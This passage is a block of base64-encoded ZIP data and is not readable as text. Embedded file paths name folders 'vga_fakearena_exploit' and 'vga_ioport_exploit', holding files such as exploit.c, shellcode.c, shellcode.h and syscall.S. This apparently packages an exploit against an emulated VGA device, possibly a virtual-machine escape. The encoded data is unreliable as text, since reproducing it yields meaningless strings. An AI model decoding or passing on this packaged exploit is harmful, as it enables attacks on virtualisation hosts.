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
